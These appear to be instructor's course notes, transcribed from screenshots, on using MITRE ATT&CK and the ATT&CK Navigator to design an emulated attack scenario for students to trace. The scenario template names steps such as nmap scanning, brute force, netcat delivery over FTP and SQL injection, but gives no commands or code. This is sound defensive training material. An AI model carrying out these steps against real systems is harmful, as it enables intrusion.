
Go through these techniques

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Here we are developing an attacker scenario. It is just about attack, attack, attack. We are emulating the attacker. The attacker leaves some indicators of the attack. The students have to figure out how to find out those Indicators and trace what happened during the attack. (indicators of compromise)



Right click on Active scanning. And view technique.



<https://attack.mitre.org/techniques/T1595/>

The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be accessed via the v10 release URL.

TECHNIQUES

Active Scanning

Scanning IP Blocks

Vulnerability Scanning

Wordlist Scanning

Gather Victim Host Information

Gather Victim Identity Information

Gather Victim Network Information

Gather Victim Org Information

Phishing for Information

Search Closed Sources

Search Open Technical Databases

Search Open Websites/Domains

Search Victim-Owned Websites

Resource Development

Home > Techniques > Enterprise > Active Scanning

Active Scanning

Sub-techniques (3)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP.^{[1][2]} Information from these scans may reveal opportunities for other forms of reconnaissance (ex: [Search Open Websites/Domains](#) or [Search Open Technical Databases](#)), establishing operational resources (ex: [Develop Capabilities](#) or [Obtain Capabilities](#)), and/or initial access (ex: [External Remote Services](#) or [Exploit Public-Facing Application](#)).

Mitigations

ID: T1595

Sub-techniques: [T1595.001](#), [T1595.002](#), [T1595.003](#)

① **Tactic:** [Reconnaissance](#)

① **Platforms:** [PRE](#)

Version: 1.0

Created: 02 October 2020

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Let us try to look at APT28 and Dragonfly

The screenshot shows the MITRE ATT&CK website. The navigation bar includes 'MITRE | ATT&CK', 'Matrices', 'Tactics', 'Techniques', 'Data Sources', 'Mitigations', 'Groups', 'Software', 'Resources', 'Blog', 'Contribute', and a search box. The 'TECHNIQUES' section is active, showing a sidebar with categories like 'Enterprise', 'Reconnaissance', 'Active Scanning', 'Vulnerability Scanning', and 'Wordlist Scanning'. The main content area displays a table of techniques with columns for ID, Name, and Description. Two blue arrows point from the text 'Let us try to look at APT28 and Dragonfly' to the 'APT28' and 'Dragonfly' entries in the table.

ID	Name	Description
G0007	APT28	APT28 has performed large-scale scans in an attempt to find vulnerable servers. ^[2]
G0016	APT29	APT29 has conducted widespread scanning of target environments to identify vulnerabilities for exploit. ^[3]
G0143	Aquatic Panda	Aquatic Panda has used publicly accessible DNS logging services to identify servers vulnerable to Log4j (CVE 2021-44228). ^[4]
G0035	Dragonfly	Dragonfly has scanned targeted systems for vulnerable Citrix and Microsoft Exchange services. ^[5]
G0059	Magic Hound	Magic Hound has conducted widespread scanning to identify public-facing systems vulnerable to Log4j (CVE-2021-44228). ^[6]
G0034	Sandworm Team	Sandworm Team has scanned network infrastructure for vulnerabilities as part of its operational planning. ^[7]
G0139	TeamTNT	TeamTNT has scanned for vulnerabilities in IoT devices and other related resources such as the Docker API. ^[8]
G0123	Volatile Cedar	Volatile Cedar has performed vulnerability scans of the target server. ^{[9][10]}

https://www.youtube.com/watch?v=pcclNdwG8Vs

The screenshot shows a YouTube video player with a video titled "introduction to att&ck navigator". The video content is a browser window displaying the GitHub repository page for "mitre-attack/attack-navigator".

GitHub Repository Page:

- Repository: mitre-attack / attack-navigator
- Stats: 48 Watch, 363 Star, 80 Fork
- Navigation: Code, Issues (16), Pull requests (1), Projects (0), Wiki, Security, Insights
- Description: Web app that provides basic navigation and annotation of ATT&CK matrices. URL: <https://mitre-attack.github.io/attack...>
- Tags: attack, cti, cyber-threat-intelligence
- Stats: 246 commits, 46 branches, 4 releases, 7 contributors, Apache-2.0 license
- Actions: Branch: master, New pull request, Create new file, Upload files, Find File, Clone or download
- Commits:
 - isaisabel merging April 2019 updates into master (Latest commit #84fac1 on Apr 30)
 - layers: added April 2019 update layers (a month ago)
 - nav-app: revised 'mitre' to 'mitre-attack' for links in preparation of repo mi... (6 months ago)
 - CHANGELOG.md: revised 'mitre' to 'mitre-attack' for links in preparation of repo mi... (6 months ago)
 - CONTRIBUTING.md: Update contributing.md to reflect proper pull request target branch (a year ago)
 - LICENSE.txt: Initial commit for version 1 (a year ago)
 - NOTICE.txt: fixed dead links caused by ATT&CK site reorganization (6 months ago)

YouTube Player:

- Video title: introduction to att&ck navigator
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mitre-attack.github.io/attack-navigator/

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Phishing for Information (1/2)	Obtain Capabilities (1/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Domain Policy Modification (0/2)	Forge Web Credentials
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Gather Victim Host Information (0/4)	Compromise Accounts (1/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (1/5)	Access Token Manipulation (1/5)	Brute Force (2/2)
Gather Victim Identity Information (1/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (1/2)	Boot or Logon Autostart Execution (1/10)	Boot or Logon Autostart Execution (1/10)	Debugger Evasion	Credential from Password Stores (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (1/2)	Boot or Logon Initialization Scripts (1/2)	Deobfuscate/Decode Files or Information	Exploitation for Credential Access
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (2/2)	Scheduled Task/Job (0/2)	Browser Extensions	Create or Modify System Process (0/1)	Direct Volume Access	Forced Authentication
Phishing for Information (1/2)	Obtain Capabilities (1/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Domain Policy Modification (0/2)	Forge Web Credentials
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/2)	Domain Policy Modification (0/2)	Execution Guardrails (0/1)	Input Capture (1/1)
Search Open Technical Databases (0/5)		Trusted Relationship	System Services (0/1)	Create or Modify System Process (0/1)	Escape to Host	Exploitation for Defense Evasion	Modify Authentication Process (0/1)
Search Open Websites/Domains (0/2)		Valid Accounts (0/3)	User Execution (2/2)	Event Triggered Execution (1/11)	Event Triggered Execution (1/11)	File and Directory Permissions Modification (0/1)	Multi-Factor Authentication Interception
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Hijack Execution Flow	Hide Artifacts (2/9)	Multi-Factor Authentication Interception

Search: apt28

Search Settings: name ATT&CK ID description data sources

Techniques (1)

select all | deselect all

Acquire Infrastructure : Domains [view](#) | select | deselect

Threat Groups (2)

select all | deselect all

APT28 [view](#) | select | deselect

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legend

I have one layer called the dragonfly_layer

The screenshot displays the MITRE ATT&CK Navigator v4.6.4 interface. The main area shows a grid of techniques categorized into eight groups: Reconnaissance (10), Resource Development (7), Initial Access (9), Execution (10), Persistence (18), Privilege Escalation (13), Defense Evasion (34), and Credential Access (15). Several techniques are highlighted in green, indicating they are part of the 'dragonfly_layer'. These include: Active Scanning (1/3), Phishing for Information (2/3), Acquire Infrastructure (3/6), Compromise Accounts (1/2), Compromise Infrastructure (1/6), Develop Capabilities (0/4), Establish Accounts (0/2), Obtain Capabilities (1/6), Stage Capabilities (1/5), Drive-by Compromise, Exploit Public-Facing Application, External Remote Services, Hardware Additions, Phishing (2/3), Replication Through Removable Media, Supply Chain Compromise (1/3), Trusted Relationship, Valid Accounts (0/3), Command and Scripting Interpreter (3/5), Exploitation for Client Execution, Inter-Process Communication (1/2), Native API, Scheduled Task/Job (1/2), Shared Modules, Software Deployment Tools, System Services (0/1), User Execution (2/2), Windows Management Instrumentation, Account Manipulation (1/2), BITS Jobs, Boot or Logon Autostart Execution (2/10), Boot or Logon Initialization Scripts (1/2), Browser Extensions, Compromise Client Software Binary, Create Account (1/2), Create or Modify System Process (0/1), Event Triggered Execution (1/11), External Remote Services, Abuse Elevation Control Mechanism (0/1), Access Token Manipulation (1/5), Boot or Logon Autostart Execution (2/10), Boot or Logon Initialization Scripts (1/2), Create or Modify System Process (0/1), Domain Policy Modification (0/2), Escape to Host, Event Triggered Execution (1/11), Exploitation for Privilege Escalation, Hijack Execution Flow, Abuse Elevation Control Mechanism (0/1), Access Token Manipulation (1/5), BITS Jobs, Debugger Evasion, Deobfuscate/Decode Files or Information, Direct Volume Access, Domain Policy Modification (0/2), Execution Guardrails (0/1), Exploitation for Defense Evasion, File and Directory Permissions Modification (0/1), Hide Artifacts (3/9), Hijack Execution Flow, Adversary the-Middle, Brute Force (3/4), Credential from Password Stores (0/3), Exploitation for Credential Access, Forced Authentication, Forge Web Credential, Input Capture (1), Modify Authentication Process (0/1), Multi-Factor Authentication Interception, and Multi-Factor Authentication.

On the right side, a search bar contains the text 'dragonfly'. Below it, the 'Search Settings' section shows checkboxes for 'name', 'ATT&CK ID', and 'description'. The 'Techniques (0)' section shows 'select all' and 'deselect all' buttons, with the message 'no results for techniques'. The 'Threat Groups (1)' section shows a 'select all' button and a 'deselect all' button, with a 'Dragonfly' entry that has a 'view' link and 'select' and 'deselect' buttons. The 'Software (2)' section is partially visible at the bottom.

The Windows taskbar at the bottom shows the Start button, a search bar, and several open applications including Microsoft Edge, PowerPoint, Word, File Explorer, and the MITRE ATT&CK Navigator. The system tray shows the date and time as 5:42 PM on 6/29/2022, and the temperature as 83°F.

I decided to create another layer, APT28_layer. Use the + sign here. The layer is now colored in red.

The screenshot shows the MITRE ATT&CK Navigator v4.6.4 interface. The browser address bar displays `mitre-attack.github.io/attack-navigator/`. The interface features a grid of attack techniques organized into columns: Reconnaissance (10 techniques), Resource Development (7 techniques), Initial Access (9 techniques), Execution (10 techniques), Persistence (18 techniques), Privilege Escalation (13 techniques), Defense Evasion (34 techniques), and Credential Access (15 techniques). A custom layer named "APT28_layer" is visible in the top navigation bar, highlighted in red. A color selection palette is open over the "APT28_layer" tab, with the red color selected. The main interface displays a grid of attack techniques. The "APT28_layer" is currently selected, and its techniques are highlighted in red. The search bar on the right contains "apt28", and the search results show one technique and two threat groups.

Category	Technique	Count
Reconnaissance	Active Scanning	(1/3)
Reconnaissance	Gather Victim Host Information	(0/4)
Reconnaissance	Gather Victim Identity Information	(1/3)
Reconnaissance	Gather Victim Network Information	(0/6)
Reconnaissance	Gather Victim Org Information	(0/4)
Reconnaissance	Phishing for Information	(1/2)
Reconnaissance	Search Closed Sources	(0/2)
Reconnaissance	Search Open Technical Databases	(0/5)
Reconnaissance	Search Open Websites/Domains	(0/2)
Reconnaissance	Search Victim-Owned Websites	(0/2)
Resource Development	Acquire Infrastructure	(2/6)
Resource Development	Compromise Accounts	(1/2)
Resource Development	Compromise Infrastructure	(0/6)
Resource Development	Develop Capabilities	(0/4)
Resource Development	Establish Accounts	(0/2)
Resource Development	Obtain Capabilities	(1/6)
Resource Development	Stage Capabilities	(0/5)
Initial Access	Drive-by Compromise	(0/2)
Initial Access	Exploit Public-Facing Application	(0/2)
Initial Access	External Remote Services	(0/2)
Initial Access	Hardware Additions	(0/2)
Initial Access	Phishing	(2/3)
Initial Access	Replication Through Removable Media	(0/2)
Initial Access	Supply Chain Compromise	(0/3)
Initial Access	Trusted Relationship	(0/2)
Initial Access	Valid Accounts	(0/2)
Execution	Command and Scripting Interpreter	(2/5)
Execution	Exploitation for Client Execution	(0/2)
Execution	Inter-Process Communication	(1/2)
Execution	Native API	(0/2)
Execution	Scheduled Task/Job	(0/2)
Execution	Shared Modules	(0/2)
Execution	Software Deployment Tools	(0/2)
Execution	System Services	(0/1)
Execution	User Execution	(2/2)
Execution	Windows Management Instrumentation	(0/2)
Persistence	Account Manipulation	(1/2)
Persistence	BITS Jobs	(0/2)
Persistence	Boot or Logon Autostart Execution	(1/10)
Persistence	Boot or Logon Initialization Scripts	(1/2)
Persistence	Browser Extensions	(0/2)
Persistence	Compromise Client Software Binary	(0/2)
Persistence	Create Account	(0/2)
Persistence	Create or Modify System Process	(0/1)
Persistence	Event Triggered Execution	(1/1)
Persistence	External Remote Services	(0/2)
Privilege Escalation	Abuse Elevation Control Mechanism	(0/1)
Privilege Escalation	Access Token Manipulation	(1/5)
Privilege Escalation	Boot or Logon Autostart Execution	(1/10)
Privilege Escalation	Boot or Logon Initialization Scripts	(1/2)
Privilege Escalation	Create or Modify System Process	(0/1)
Privilege Escalation	Domain Policy Modification	(0/2)
Privilege Escalation	Escape to Host	(0/2)
Privilege Escalation	Event Triggered Execution	(1/1)
Privilege Escalation	Exploitation for Privilege Escalation	(0/2)
Privilege Escalation	Hijack Execution Flow	(2/9)
Defense Evasion	Abuse Elevation Control Mechanism	(0/1)
Defense Evasion	Access Token Manipulation	(1/5)
Defense Evasion	Bits Jobs	(0/2)
Defense Evasion	Debugger Evasion	(0/2)
Defense Evasion	Deobfuscate/Decode Files or Information	(0/2)
Defense Evasion	Direct Volume Access	(0/1)
Defense Evasion	Domain Policy Modification	(0/2)
Defense Evasion	Execution Guardrails	(0/1)
Defense Evasion	Exploitation for Defense Evasion	(0/2)
Defense Evasion	File and Directory Permissions Modification	(0/1)
Defense Evasion	Hijack Execution Flow	(2/9)
Credential Access	Adversary Impersonation	(0/2)
Credential Access	Brute Force	(2/4)
Credential Access	Credential from Password Stores	(0/3)
Credential Access	Exploitation for Credential Access	(0/2)
Credential Access	Forced Authentication	(0/2)
Credential Access	Forge Web Credential	(0/2)
Credential Access	Input Capture	(1/2)
Credential Access	Modify Authentication Process	(0/2)
Credential Access	Multi-Factor Authentication Interception	(0/2)
Credential Access	Multi-Factor Authentication	(0/2)

Give it a score, say 2

The screenshot shows the MITRE ATT&CK Navigator v4.6.4 interface. The browser address bar is at the top, showing the URL mitre-attack.github.io/attack-navigator/. The interface features a grid of attack techniques organized into columns representing different phases of the attack cycle. A score of 4 is displayed in a small window in the upper right corner of the grid.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement		
Active Scanning (1/3)	Acquire Infrastructure (2/6)	Drive-by Compromise	Command and Scripting Interpreter (2/5)	Account Manipulation (1/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)	Adversary-in-the-Middle (0/3)	Account Discovery (0/3)	Exploitation of Remote Services	Adversary-in-the-Middle (0/3)	Application Layer Protocol (2/4)
Gather Victim Host Information (0/4)	Compromise Accounts (1/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (1/5)	Access Token Manipulation (1/5)	Brute Force (2/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (1/3)	Communications Through Removable Media
Gather Victim Identity Information (1/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (1/2)	Boot or Logon Autostart Execution (1/10)	Boot or Logon Autostart Execution (1/10)	BITS Jobs	Credentials from Password Stores (0/3)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (0/2)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (1/2)	Boot or Logon Initialization Scripts (1/2)	Debugger Evasion	Exploitation for Credential Access	Debugger Evasion	Remote Service Session Hijacking (0/1)	Automated Collection	Data Obfuscation (1)
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (2/3)	Scheduled Task/Job (0/2)	Browser Extensions	Create or Modify System Process (0/1)	Direct Volume Access	Forced Authentication	Domain Trust Discovery	Remote Services (1/5)	Browser Session Hijacking	Dynamic Resolution (0/3)
Phishing for Information (1/2)	Obtain Capabilities (1/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Domain Policy Modification (0/2)	Forge Web Credentials (0/2)	File and Directory Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (1/2)
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/2)	Escape to Host	Execution Guardrails (0/1)	Input Capture (1/4)	Group Policy Discovery	Replication Through Removable Media	Data from Information Repositories (1/7)	Fallback Channels
Search Open Technical Databases (0/5)		Trusted Relationship	System Services (0/1)	Create or Modify System Process (0/1)	Event Triggered Execution (1/11)	Exploitation for Defense Evasion	Modify Authentication Process (0/3)	Network Service Discovery	Data from Local System	Data from Network Shared Drive	Ingress Tool Transfer
Search Open Websites/Domains (0/2)		Valid Accounts (0/3)	User Execution (2/2)	Event Triggered Execution (1/11)	Exploitation for Privilege Escalation	File and Directory Permissions Modification (0/1)	Multi-Factor Authentication Interception	Network Share Discovery	Data from Removable Media	Data from Removable Media	Multi-Stage Channels
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Hijack Execution Flow	Hide Artifacts (2/9)	Multi-Factor Authentication	Password Policy Discovery	Data Stored	Use Alternate Authentication Material	Non-Application Layer Protocol

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

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Create New Layer	Create a new empty layer	▾
Open Existing Layer	Load a layer from your computer or a URL	▾
Create Layer from other layers	Choose layers to inherit properties from	▴
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- a (layer)
- b (layer)

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coloring Choose which layer to import manually assigned colors from. Leave blank to initialize with no colors.

comments Choose which layer to import comments from. Leave blank to initialize with no comments.

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To combine layers, do this: select some domain here.

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states ▾ Choose which layer to import enabled/disabled states from. Leave blank to initialize all to enabled.

filters ▾ Choose which layer to import filters from. Leave blank to initialize with no filters.

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Create

Go to the bottom and create.

You get this for APT28 and dragonfly.

The screenshot displays the MITRE ATT&CK Navigator v4.6.4 interface. The browser address bar shows the URL mitre-attack.github.io/attack-navigator/. The interface features a grid of attack techniques organized into 13 columns representing different phases of an attack:

- Reconnaissance** (10 techniques)
- Resource Development** (7 techniques)
- Initial Access** (9 techniques)
- Execution** (12 techniques)
- Persistence** (19 techniques)
- Privilege Escalation** (13 techniques)
- Defense Evasion** (42 techniques)
- Credential Access** (16 techniques)
- Discovery** (30 techniques)
- Lateral Movement** (9 techniques)
- Collection** (17 techniques)
- Command and Control** (16 techniques)
- Exfiltration** (9 techniques)
- Impact** (13 techniques)

Each cell in the grid contains a technique name and a small icon representing its status (e.g., active, disabled, or not applicable). The interface also includes a top navigation bar with tabs for 'dragonfly_layer', 'APT28_layer', and 'layer by operation', and a bottom taskbar with various system icons and the time 5:58 PM on 6/29/2022.

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A template to conduct the analysis

	A	B	C	D	E	F	G	H	I	J	K	L
1	Date	Time	Kill Chain Stage	Technique	Delivery Method	Target	Title	Description	Assumptions	Indicators of Compromise	Expected Actions	Measure of Performance
2	1/1/2021	0600H	Recon	Active Scanning (T1595)	nmap	Linux clients-IP Range XX.XX.XX.XX/24	Network scan	Network scanning of IP range on specific port of known services	access to local network	Packet capture files	Packet capture must be made in sync with recon	Accurate analysis of recon activity using IoC
3	1/1/2021	0645H	Weapon	Brute Force (T1110)	nmap	Linux clients-IP Range XX.XX.XX.XX/25	Password Auditing	Use nmap with scripts ftp-brute and http-auth	access to local network	Packet capture files	Packet capture must be made in sync with recon	Accurate analysis of password auditing and authorization scheme activity using IoC
4	1/2/2021	0330H	Delivery	External Remote Services (T1133)	ftp	Linux clients-IP Range XX.XX.XX.XX/26	FTP service to deliver malicious file	Use the FTP service to deliver malicious executable file (netcat)	FTP service available on client machine	FTP and web browsing log files	Preserve and analyze IoCs (log files)	Accurate analysis of IoCs (log files)
5	1/3/2021	0200H	Exploitation	Server Software Component (T1505)	SQL Injection	Linux DB server serving SQL	SQL Injection to exploit vulnerable DB Server	Classic SQL Injection attack on DB Server	MySQL DB service running on client	DBMS log file	Preserve and analyze IoCs (log files)	Accurate analysis of IoCs (log files)
6	1/3/2021	1400H	Installation	Scheduled Task/Job (T1053)	N/A	Compromised client machine	Scheduled task installation	Scheduled task created on compromised client	Compromised client accessible	Scheduled task	discover job on task scheduler	Successful discovery and analysis of scheduled task
7	1/4/2021	0300H	Command & Control	Encrypted Channel (T1573)	ssh	Compromised client machine	Encrypted data transmission	Encrypted data transmission using ssh	ssh available on compromised client	Security log files	discovery of data transmission using log files	Successful discovery and analysis of security log files

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	A	B	C	D	E	F
1	Date	Time	Kill Chain Stage	Technique	Delivery Method	Target
2	1/1/2021	0600H	Recon	Active Scanning (T1595)	nmap	Linux clients--IP Range XX.XX.XX.XX/24

G	H	I	J
Title	Description	Assumptions	Indicators of Compromise
Network scan	Network scanning of IP range on specific port of known services	access to local network	Packet capture files

K	L
Expected Actions	Measure of Performance
Packet capture must be made in sync with recon	Accurate analysis of recon activity using IoC

Type "network sniffing" here. Then click on this.

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Techniques (6)

	select all		deselect all
Adversary-in-the-Middle	view	select	deselect
Network Sniffing	view	select	deselect
Adversary-in-the-Middle : ARP Cache Poisoning	view	select	deselect
Adversary-in-the-Middle : DHCP Spoofing	view	select	deselect

Threat Groups (0)

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- TECHNIQUES
- Generation
- Network Sniffing
- OS Credential Dumping
- Steal Application Access Token
- Steal or Forge Kerberos Tickets
- Steal Web Session Cookie
- Unsecured Credentials
- Discovery
- Lateral Movement
- Collection
- Command and Control

Home > Techniques > Enterprise > Network Sniffing

Network Sniffing

Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.

Data captured via this technique may include user credentials, especially those sent over an insecure, unencrypted protocol. Techniques for name service resolution poisoning, such as LLMNR/NBT-NS Poisoning and SMB Relay, can also be used to capture credentials to websites, proxies, and internal systems by redirecting traffic to an adversary.

ID: T1040

Sub-techniques: No sub-techniques

- Tactics: Credential Access, Discovery
- Platforms: IaaS, Linux, Network, Windows, macOS
- System Requirements: Network interface access and packet capture driver
- CAPEC ID: CAPEC-158
- Contributors: Oleg Kalashnikov

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- Resource Development
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- Collection
- Command and Control
- Exfiltration
- Impact
- Mobile
- ICS

Home > Tactics > Enterprise > Credential Access

Credential Access

The adversary is trying to steal account names and passwords.

Credential Access consists of techniques for stealing credentials like account names and passwords. Techniques used to get credentials include keylogging or credential dumping. Using legitimate credentials can give adversaries access to systems, make them harder to detect, and provide the opportunity to create more accounts to help achieve their goals.

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Techniques

Techniques: 16

ID	Name	Description
T1557	Adversary-in-the-Middle	Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation . By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled



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
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
